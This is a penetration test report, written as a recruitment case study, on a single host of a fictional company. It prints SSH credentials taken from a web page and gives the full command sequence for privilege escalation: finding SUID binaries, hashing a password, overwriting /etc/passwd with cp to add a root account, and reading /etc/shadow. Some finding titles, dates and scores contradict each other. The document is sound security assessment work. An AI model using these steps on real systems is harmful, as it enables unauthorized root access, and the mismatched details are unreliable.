



Penetration Test Report

Conducted by:

@mkutyla

a case study
penetration test conducted as
part of the KPMG recruitment process

18th May, 2023

NOTICE: The information provided in this document is **CONFIDENTIAL** and is intended only for AEC

Table of Contents

1	Report Overview	2
1.1	Executive Summary	2
1.2	Scope of Work	2
1.3	Scope of Engagement	2
1.4	Observations summary	3
1.5	Summary of Recommendations	3
1.6	Positive Security Measures	4
2	Testing Methodology	5
2.1	Penetration Testing Execution Standard	5
2.2	MITRE ATT&CK Framework	5
2.3	OWASP Top 10	5
2.4	NIST SP 800-53	5
3	Technical Findings	7
3.1	Critical Risk	8
3.1.1	The ability to create and log in to accounts with root privileges . . .	8
3.1.2	Explicitly stored login credentials for the SSH service.	8
3.1.3	Errors in Permission Configuration	9
3.1.4	Apache 2.4.52: Request smuggling	12
3.2	Low Risk	13
3.2.1	ScadaBR Reflected XSS (Username)	13
3.2.2	ScadaBR Reflected XSS (Username)	13
	Appendices	15
A	The analyzed host	15
B	Tools	16

1 Report Overview

MK Security was contacted by An Example Company (AEC) for a penetration test in order to identify security issues within their infrastructure. This report was written on May 18th, 2023 and submitted the same day at 5:00PM. Conducted penetration test was a black box test (only given IP address was used) and its results are in the interest of AEC, as part of a restrained scope penetration test and risk assessment.

1.1 Executive Summary

Conducted penetration test revealed **5** threats in AEC's infrastructure. In terms of severity, **2** of them are critical, **1** are high and **2** pose low risk. More information on this subject can be found in Section 3. MK Security was able to gain full access to the tested infrastructure. Recreating the team's steps by real criminals can impact the confidentiality, integrity, and availability of AEC infrastructure. This can potentially jeopardize the company's reputation and cost significant amounts of money due to potential lawsuits and reputational losses.

1.2 Scope of Work

MK Security conducted a penetration test starting on May 18th, 2022. Focus was placed on the following goals pointed out by AEC

- Discovering vulnerabilities and complications which could impact the confidentiality, integrity, and availability (CIA) of AEC's information systems.
- Assisting AEC in improving their security posture.

1.3 Scope of Engagement

The full scope of this penetration test was limited to the following IP address: 13.42.8.105. The penetration test was conducted with extreme care to ensure actions were contained within the defined scope. Additionally, MK Security ensured that test activity did not reduce the availability of any service. MK Security did not exfiltrate, modify, or delete any data not included in this report.

1.4 Observations summary

This section serves as a high level overview of the security posture of AEC. A detailed list of all discovered vulnerabilities can be found in Section 3. It is important to note that this list is by no means exhaustive and that there are most likely vulnerabilities that MK Security did not find. The diagram shown in Figure 1 presents a summary of network issues and errors identified in the analyzed infrastructure.




Figure 1: Summary of Issues within the Network

1.5 Summary of Recommendations

The following is an overview of recommendations which should be implemented:

- Remove explicitly stored login data in the SSH service.
- Remove SUID permissions from all executable files that do not require them.
- Implement more secure key exchange algorithms.
- Update outdated services.

It is recommended to perform the above actions in the order they are listed. Vulnerabilities found, as described in Section 3, should be addressed in the order they are prioritized:

- For critical vulnerabilities, it is recommended to create a plan for remedial actions within two weeks and fix the vulnerabilities within a month.
- For high vulnerabilities, it is suggested to create a plan for remedial actions within a month and fix the vulnerabilities within three months.

- The remaining vulnerabilities can be addressed at a later time, but it is advised to do so as soon as possible to maintain a secure infrastructure.

1.6 Positive Security Measures

During the testing, the team was repeatedly stopped by the security measures implemented by AEC. Several fundamental security best practices effectively limited the possibilities of exploitation. These security measures include:

- Blocking ping responses.
- Blocking incompatible protocol versions during SSH login attempts.
- Opening the SSH service on two different ports, where port 22 acts as a decoy and port 2222 serves as the actual service.
- Securing multiple popular subpages of the HTTP service.

These control measures should be continuously monitored and regularly maintained to ensure the security of the AEC infrastructure.

2 Testing Methodology

2.1 Penetration Testing Execution Standard

Throughout the engagement MK Security, references the Penetration Testing Execution Standard (PTES) when conducting security assessments [1].




Figure 2: PTES Methodology

2.2 MITRE ATT&CK Framework

MITRE ATT&CK is a knowledge base of Tactics, Techniques, and Procedures (TTPs) based upon real-world observations from security professionals. ATT&CK is a curated knowledge base for cyber adversary behavior, reflecting the attack lifecycle and platforms known to target. MK Security uses ATT&CK to aide in understanding TTPs that can be used to conduct an attack against AEC that could be conduct by real world adversaries [2].

2.3 OWASP Top 10

Referenced in this report is the Open Web Application Security Project (OWASP) Top 10 when applications are found within the applicable scope [3]. OWASP Top 10 focuses vulnerabilities focus on common vulnerabilities that pose security risks to web applications:

Table 1: OWASP Top 10

1. Broken Access Controls	6. Vulnerable and Outdated Components
2. Cryptographic Failures	7. Identification and Authentication Failures
3. Injection	8. Software and Data Integrity Failures
4. Insecure Design	9. Security Logging and Monitoring Failures
5. Security Misconfiguration	10. Server-Side Request Forgery

2.4 NIST SP 800-53

NIST 800-53 is a security compliance standard that offers guidance for how organizations should select then maintain security and privacy controls for information systems. NIST 800-53 is mandatory for all federal agencies however, its guidelines can be adopted by any organization operating information systems with sensitive or regulated data. This standard provides a catalog of privacy and security controls for protecting against various threats.

Table 2 provides security and privacy control methodology which are organized into 20 families. These control families are referenced throughout the document and are used to constitute common terminology. Additionally, referenced in NIST 800-53 is control families enhancements to help provide guidance to aide in securing AEC's information systems [4].

Table 2: NIST 800-53 Security and Privacy Control Families for Compliance.

ID	Family	ID	Family
AC	Access Control	PE	Physical and Environmental Protection
AT	Awareness and Training	PL	Planning
AU	Audit and Accountability	PM	Program Management
CA	Assessment, Authorization, Monitoring	PS	Personnel Security
CM	Configuration Management	PT	PII Processing and Transparency
CP	Contingency Planning	RA	Risk Assessment
IA	Identification and Authentication	SA	System & Services Acquisition
IR	Incident Response	SC	System & Communications Protection
MA	Maintenance	SI	System & Information Integrity
MP	Media Protection	SR	Supply Chain Risk Management

3 Technical Findings

The vulnerabilities that were found have been categorized by MK Security. The table below presents the number of vulnerabilities identified during the discussed penetration testing. The vulnerabilities have been categorized based on the introduced threat, with the resulting scores determined by the Common Vulnerability Scoring System (CVSS).

Risk Level and Total Number of Discovered Vulnerabilities

Severity	Low (0.1-3.9)	Moderate (4.0-6.9)	High (7.0- 8.9)	Critical (9.0-10.0)
Vulnerability Count	2	0	1	2

The following table provides a preliminary characterization of the identified vulnerabilities by indicating the Base Score, Impact Score, and Exploitability Score introduced by each vulnerability. The presented results were calculated using the CVSS v3.1 calculator [5].

Summary of Vulnerabilities by Base Score

Risk Summary	Overall Risk Score	Impact	Exploitability
Permission configuration errors	10.0	10.0	5.0
Apache 2.4.52: Request Smuggling	9.7	5.9	3.9
Explicitly stored login data for the SSH service	7.5	3.6	7.0
SSH: Encryption in CBC mode	3.7	2.5	1.2
SSH: Key exchange	2.6	1.4	1.2

3.1 Critical Risk

3.1.1 The ability to create and log in to accounts with root privileges

Threat Level: Critical (10.0)

Description:

The AEC infrastructure is critically threatened by multiple errors in the management of authentication data and permissions. Exploitation is possible through the two vulnerabilities listed below.

3.1.2 Explicitly stored login credentials for the SSH service.

Threat Level: High (7.5)

Description:

Login credentials for the SSH service are explicitly disclosed in the HTTP service.

Potential Business Impact:

Unauthenticated individuals are able to discover login credentials for the SSH service and gain access to the internal infrastructure of AEC.

Exploitation Details:

Login credentials for the SSH service on port 2222 are stored on the subpage 13.42.8.105:8080/secret in BASE32 format. Upon decoding, the login data is revealed as `sshuser:8u3rajskiezacisz3!@`. As a result, attackers can directly infiltrate the AEC infrastructure.




Figure 3: Logging in to the SSH service on port 2222.

Recommended Remediation:

The login credentials should be removed from the mentioned subpage. However, if it is essential to store them, choose one of the following solutions:

- Encrypt the data using a secure encryption function such as AES.
- Avoid storing the login and instead store only a password hash created using a secure hashing function.

3.1.3 Errors in Permission Configuration

Threat Level: Critical (9.6)

Description:

Multiple commands are executing delegated tasks with SUID privileges.

Potential Business Impact:


Any user can modify the content and structure of files in the system in an uncontrolled manner. A user with default privileges can create an account with `root` privileges and manage the AEC infrastructure in any way they choose.

Exploitation Details:

Exploitation can be performed after logging in through SSH using the obtained credentials as described in the previous section. By using the command

```
find / -perm -u=s -type f 2>/dev/null
```


executable files with SUID permissions can be found:



```
$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/cp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/su
/usr/bin/umount
/usr/bin/sudo
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
```

Figure 4: Executable files with SUID bit

In this section, we will only consider exploitation using the mentioned `cp` command. It can be used to overwrite the `/etc/passwd` file to add a new user, especially with `root` privileges. Login credentials can be created following the scheme below, where `kpmg` can be replaced with any "salt" for the algorithm and `easypass` with any password.



```
(kali㉿kali)-[~]
└─$ openssl passwd -1 -salt kpmg easypass
$1$kpmg$o1aPImv.dhkeFuS0GpUxy.
```

Figure 5: Creating password hash

By creating a modified `/etc/passwd` file containing a new user and then copying it to the original location using the `cp` command, we can create a new user with `root` privileges. The created account has the following login and password – `milosz:easypass`.

```
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-network:x:101:102:systemd Network
Management,,,:/run/systemd:/usr/sbin/n systemd-resolve:x:102:103:systemd
Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin systemd-timesync:x:104:105:systemd Time
Synchronization,,,:/run/systemd:/usr/sbi sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
sshd:x:1000:1000::/home/sshd:/bin/sh admin-user:x:1001:1001::/home/admin-user:/bin/sh
milosz:$1$Kpmg$olaPImv.dhkeFuSOGpUxy.:0:0:root:/root:/bin/bash
```

Figure 6: Creating the modified passwd file.

```
$ cp passwd /etc/passwd
$ cat /etc/passwd
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-network:x:101:102:systemd Network
Management,,,:/run/systemd:/usr/sbin/n systemd-resolve:x:102:103:systemd
Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin systemd-timesync:x:104:105:systemd Time
Synchronization,,,:/run/systemd:/usr/sbi sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
sshd:x:1000:1000::/home/sshd:/bin/sh admin-user:x:1001:1001::/home/admin-user:/bin/sh
milosz:$1$Kpmg$olaPImv.dhkeFuSOGpUxy.:0:0:root:/root:/bin/bash
```

Figure 7: Copying the modified file to the original location /etc/passwd.

After copying, we are able to log in to the newly created account and, for example, list the contents of the sensitive file /etc/shadow.

```
$ su milosz
Password:
milosz@5e8a914bce22:/tmp# whoami
milosz
milosz@5e8a914bce22:/tmp# id
uid=0(milosz) gid=0(root) groups=0(root)
milosz@5e8a914bce22:/tmp#
```

Figure 8: Logging in to the newly created account.

```
milosz@5e8a914bce22:/tmp# cat /etc/shadow
root:*:19472:0:99999:7:::
daemon:*:19472:0:99999:7:::
bin:*:19472:0:99999:7:::
sys:*:19472:0:99999:7:::
sync:*:19472:0:99999:7:::
games:*:19472:0:99999:7:::
man:*:19472:0:99999:7:::
lp:*:19472:0:99999:7:::
mail:*:19472:0:99999:7:::
news:*:19472:0:99999:7:::
uucp:*:19472:0:99999:7:::
proxy:*:19472:0:99999:7:::
www-data:*:19472:0:99999:7:::
backup:*:19472:0:99999:7:::
list:*:19472:0:99999:7:::
irc:*:19472:0:99999:7:::
gnats:*:19472:0:99999:7:::
nobody:*:19472:0:99999:7:::
_apt:*:19472:0:99999:7:::
systemd-network:*:19493:0:99999:7:::
systemd-resolve:*:19493:0:99999:7:::
messagebus:*:19493:0:99999:7:::
systemd-timesync:*:19493:0:99999:7:::
sshd:*:19493:0:99999:7:::
sshduser:*:19493:0:99999:7:::
admin-user:*:19493:0:99999:7:::
```

Figure 9: The contents of the /etc/shadow file

Recommended Remediation:

Consider which of the SUID executable files actually require those privileges and promptly remove them, for example using the command `chmod`. This caution primarily applies to the file associated with the `cp` command.

It is worth noting that the exploitation was possible due to the exposure of SSH login credentials in the HTTP service. After removing them, access to the AECinfrastructure would be significantly impeded. The testing team was unable to identify any other entry point to the examined infrastructure.

3.1.4 Apache 2.4.52: Request smuggling

Threat Level: Critical (9.7)

Description:

The Apache HTTP Server version $\leq 2.4.52$ does not properly close incoming connections when encountering errors, rejecting the content of the request and exposing the server to HTTP request smuggling.

Potential Business Impact:

This can potentially cause front-end or back-end servers to misinterpret the request, allowing for HTTP request smuggling to occur, enabling the passage and execution of HTTP requests.

Exploitation Details:

Although the vulnerability could not be exploited in this specific case, it is important to note that all Apache servers with version $\leq 2.4.52$ are still susceptible. It is only a matter of time before it could potentially be exploited. Therefore, it is crucial to address and update the vulnerable Apache servers to a secure version to mitigate the risk.

Recommended Remediation:

To address the vulnerability, follow these recommendations:

- Update the Apache service to the latest version.
- Utilize end-to-end HTTP/2 protocol, excluding the older version of the HTTP protocol whenever possible.
- If downgrading the HTTP protocol version cannot be avoided, validate the integrity of rewritten requests against the HTTP/1.1 protocol. Verification may involve rejecting requests containing newline characters in the header, header names with colons, and any request methods containing spaces.
- Implement HTTP request normalization on front-end servers and reject any non-standard requests that reach the back-end by closing connections during the process.

By implementing these measures, you can enhance the security of your Apache server and mitigate the risk associated with the vulnerability.

References: <https://www.cve.org/CVERecord?id=CVE-2022-22720>

3.2 Low Risk

3.2.1 ScadaBR Reflected XSS (Username)

Threat Level: Low (3.7)

Description:

The remote SSH server is configured with key exchange algorithms that are considered insecure.

Potential Business Impact:

It is possible to exploit algorithms and carry out a man-in-the-middle attack.

Recommended Remediation:

It is recommended to contact your provider or the administrator responsible for the SSH server to request the disabling of weak algorithms

3.2.2 ScadaBR Reflected XSS (Username)

Threat Level: Low (2.6)

Description:

The SSH server is configured to support encryption in CBC mode.

Potential Business Impact:

An attacker can exploit this configuration to recover plaintext messages that were not properly encrypted.

Details:

The following CBC algorithms are supported (client-to-server and server-to-client):

- 3des-cbc
- aes128-cbc
- aes192-cbc
- aes256-cbc
- blowfish-cbc
- cast128-cbc

Recommended Remediation:

Contact your provider to disable CBC mode encryption and enable CTR or GCM mode encryption instead.

References

- [1] *Main Page*. URL: http://www.pentest-standard.org/index.php/Main_Page.
- [2] *Mitre ATT&CK®*. URL: <https://attack.mitre.org/>.
- [3] *Introduction*. URL: <https://owasp.org/Top10/>.
- [4] Joint Task Force. *Security and Privacy Controls for Information Systems and Organizations*. Dec. 2020. URL: <https://csrc.nist.gov/publications/detail/sp/800-53/rev-5/final>.
- [5] Forum of Incident Response and Inc Security Teams. *CVSS v3.1 Specification Document*. <https://www.first.org/cvss/v3.1/specification-document>. 2019.

Appendices

A The analyzed host




Figure 10: The analyzed host

B Tools

Name	Description	Link
Nmap	Network and vulnerability scanner	https://nmap.org/
OpenVAS CE	Vulnerability scanner	https://openvas.org/
Nessus	Vulnerability scanner	https://www.tenable.com/products/nessus
Portswigger Burp Suite	Web app vulnerability scanner and exploitation framework	https://portswigger.net/burp
Metasploit	Exploitation framework	https://github.com/rapid7/metasploit-framework
Meterpreter	Reverse Shell	https://github.com/rapid7/meterpreter
Crowbar	Brute forcing tool	https://github.com/galkan/crowbar
Dirbuster	Subpage enumeration (brute force)	https://www.kali.org/tools/dirbuster/